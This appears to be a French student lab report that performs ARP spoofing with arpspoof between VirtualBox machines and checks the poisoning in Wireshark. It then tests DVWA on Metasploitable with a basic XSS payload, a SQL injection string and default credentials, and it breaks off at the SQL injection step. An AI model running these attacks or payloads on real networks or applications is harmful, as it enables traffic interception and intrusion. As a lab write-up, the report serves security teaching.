Mini-projet 3 : Attaques Réseau et Applications Web

Partie 3A : Mise en place d'une attaque ARP Spoofing

1. Préparation de l'environnement

Installation des outils

Les machines ont été configurées en réseau interne VirtualBox afin de permettre la communication directe entre l'attaquant et la victime.

Afin de réaliser l'attaque ARP spoofing, les outils nécessaires ont été installés sur la machine Kali Linux :

sudo apt install dsniff net-tools

Ces outils permettent de manipuler les tables ARP et d'effectuer des attaques de type Man-in-the-Middle.

```
┌──(kali㉿kali)-[~]
└─$ sudo apt install dsniff net-tools
dsniff est déjà la version la plus récente (2.5a2-1).
dsniff passé en « installé manuellement ».
net-tools est déjà la version la plus récente (2.10-2).
net-tools passé en « installé manuellement ».
Sommaire :
  Mise à niveau de : 0. Installation de : 0, Supprimé : 0. Non mis à jour : 1
810

┌──(kali㉿kali)-[~]
└─$
```

Installation des outils

2. Vérification du réseau

Machine Attaquante (Kali Linux)

La configuration réseau de la machine Kali a été vérifiée à l'aide de la commande :

ip addr

Adresse IP de la machine attaquante :

- Kali Attaquant : 192.168.56.105 (interface eth1)

```
┌──(kali㉿kali)-[~]
└─$ ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group def
ault qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP g
roup default qlen 1000
    link/ether 08:00:27:8d:1c:a2 brd ff:ff:ff:ff:ff:ff
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP g
roup default qlen 1000
    link/ether 08:00:27:70:33:12 brd ff:ff:ff:ff:ff:ff
    inet 192.168.56.105/24 brd 192.168.56.255 scope global dynamic noprefixro
ute eth1
       valid_lft 573sec preferred_lft 573sec
    inet6 fe80::a00:27ff:fe70:3312/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
```

Adresse attaquant

Machine Victime (Ubuntu)

Sur la machine Ubuntu, la configuration réseau a été vérifiée :

Adresse IP de la machine victime :

- Ubuntu : 192.168.56.104 (interface enp0s8)

```
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group defaul
t qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP
group default qlen 1000
    link/ether 08:00:27:37:cf:a0 brd ff:ff:ff:ff:ff:ff
    inet6 fe80::382c:e8b4:f37:fd75/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
3: enp0s8: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP
group default qlen 1000
    link/ether 08:00:27:f8:ac:c3 brd ff:ff:ff:ff:ff:ff
    inet 192.168.56.104/24 brd 192.168.56.255 scope global dynamic noprefixroute
 enp0s8
       valid_lft 490sec preferred_lft 490sec
    inet6 fe80::633b:efa9:f2e6:7e9c/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
```

Adresse victime

Note : Ces adresses correspondent à la première configuration réseau. Par la suite, les machines ont été reconfigurées sur un réseau interne VirtualBox pour permettre l'attaque ARP spoofing.

3. Vérification de la connectivité

Un test de connectivité a été effectué entre les machines.

Depuis Kali :

ping 192.168.56.104

Depuis Ubuntu :

ping 192.168.56.105

Les réponses obtenues confirment que les machines communiquent correctement.

```
┌──(kali㉿kali)-[~]
└─$ ping 192.168.56.104
PING 192.168.56.104 (192.168.56.104) 56(84) bytes of data.
64 bytes from 192.168.56.104: icmp_seq=1 ttl=64 time=8.56 ms
64 bytes from 192.168.56.104: icmp_seq=2 ttl=64 time=2.35 ms
64 bytes from 192.168.56.104: icmp_seq=3 ttl=64 time=7.09 ms
64 bytes from 192.168.56.104: icmp_seq=4 ttl=64 time=8.45 ms
64 bytes from 192.168.56.104: icmp_seq=5 ttl=64 time=8.21 ms
64 bytes from 192.168.56.104: icmp_seq=6 ttl=64 time=5.63 ms
^C
--- 192.168.56.104 ping statistics ---
6 packets transmitted, 6 received, 0% packet loss, time 5037ms
rtt min/avg/max/mdev = 2.353/6.714/8.555/2.196 ms
```

Capture ping Kali vers Ubuntu

```
melinda@melinda:~$ ping 192.168.56.105
PING 192.168.56.105 (192.168.56.105) 56(84) bytes of data.
64 bytes from 192.168.56.105: icmp_seq=1 ttl=64 time=2.47 ms
64 bytes from 192.168.56.105: icmp_seq=2 ttl=64 time=1.88 ms
64 bytes from 192.168.56.105: icmp_seq=3 ttl=64 time=2.78 ms
^C
--- 192.168.56.105 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2003ms
rtt min/avg/max/mdev = 1.879/2.376/2.780/0.373 ms
```

Capture ping Ubuntu vers Kali

4. Implémentation de l'attaque ARP Spoofing

Après la configuration des machines sur le même réseau interne, les nouvelles adresses IP suivantes ont été attribuées :

- Attaquant : 10.0.2.4
- Victime : 10.0.2.15
- Gateway : 10.0.2.1


```
┌──(kali㉿kali)-[~]
└─$ route -n
Table de routage IP du noyau
Destination     Passerelle      Genmask         Indic Metric Ref    Use Iface
0.0.0.0         10.0.2.1        0.0.0.0         UG    100    0        0 eth2
10.0.2.0        0.0.0.0         255.255.255.0   U     100    0        0 eth2
```

L'attaque ARP spoofing a été lancée avec les commandes suivantes :

sudo arpspoof -i eth2 -t 10.0.2.15 10.0.2.1

sudo arpspoof -i eth2 -t 10.0.2.1 10.0.2.15

Cette attaque permet d'intercepter le trafic entre la victime et la passerelle.



Capture lancement attaque

5. Vérification de l'attaque

La commande suivante a été utilisée :

arp -a

Résultat observé :

_gateway (10.0.2.1) at 08:00:27:d5:e6:5b
(10.0.2.4) at 08:00:27:d5:e6:5b

C’est la même adresse MAC observée.

Cela signifie que la victime associe la passerelle à l’attaquant.

Donc :

- Ubuntu pense que la passerelle = Kali

- Ubuntu pense que Kali = passerelle

L'attaque Man-in-the-Middle est réussie.

```
melinda@melinda:~$ arp -a
? (10.0.2.4) at 08:00:27:d5:e6:5b [ether] on enp0s9
? (10.0.2.3) at 08:00:27:19:b2:5a [ether] on enp0s9
? (192.168.56.100) at 08:00:27:02:7e:e4 [ether] on enp0s8
_gateway (10.0.2.1) at 08:00:27:d5:e6:5b [ether] on enp0s9
```

Capture arp -a


Partie 3B : Capture et analyse de trafic avec Wireshark

Capture du trafic

Une capture réseau a été effectuée à l'aide de Wireshark.

Un filtre ARP a été appliqué :

arp



Capture Wireshark

On observe que plusieurs réponses ARP sont envoyées sans requête préalable.

L'adresse MAC de l'attaquant est associée à l'adresse IP de la passerelle.

Cela confirme que la table ARP de la victime est empoisonnée.

Le trafic réseau passe désormais par la machine attaquante.

Analyse


Avant l'attaque :

- ARP Request normale
- ARP Reply normale

Exemple :

ARP Request : Who has 10.0.2.3
ARP Reply : 10.0.2.3 is at 08:00:27:80:6d:18

Les adresses MAC correspondent aux machines légitimes.




Capture avant attaque


Après l'attaque :

Plusieurs réponses ARP suspectes apparaissent.

Les paquets ARP montrent que la passerelle pointe vers l'attaquant.

Cela confirme l'attaque ARP spoofing.






Partie 3C : Exploitation d'une application web vulnérable

Mise en place de Metasploitable


La machine Metasploitable a été démarrée.

Adresse IP :

10.0.2.6



Capture ifconfig Metasploitable



Exploitation XSS

On a l'accès à DVWA :

http://10.0.2.6/dvwa/

Identifiants :

- username : admin
- password : password

Niveau sécurité : Low

Payload utilisé :


<script>alert('XSS')</script>

Résultat :

Une popup s'affiche. Cela signifie que l'application n'effectue pas de filtrage des entrées utilisateur.

Le code JavaScript injecté est exécuté côté navigateur.

L’application est vulnérable XSS.



Capture XSS

Exploitation SQL Injection

Dans la section SQL Injection :

Payload :

1' OR '1'='1

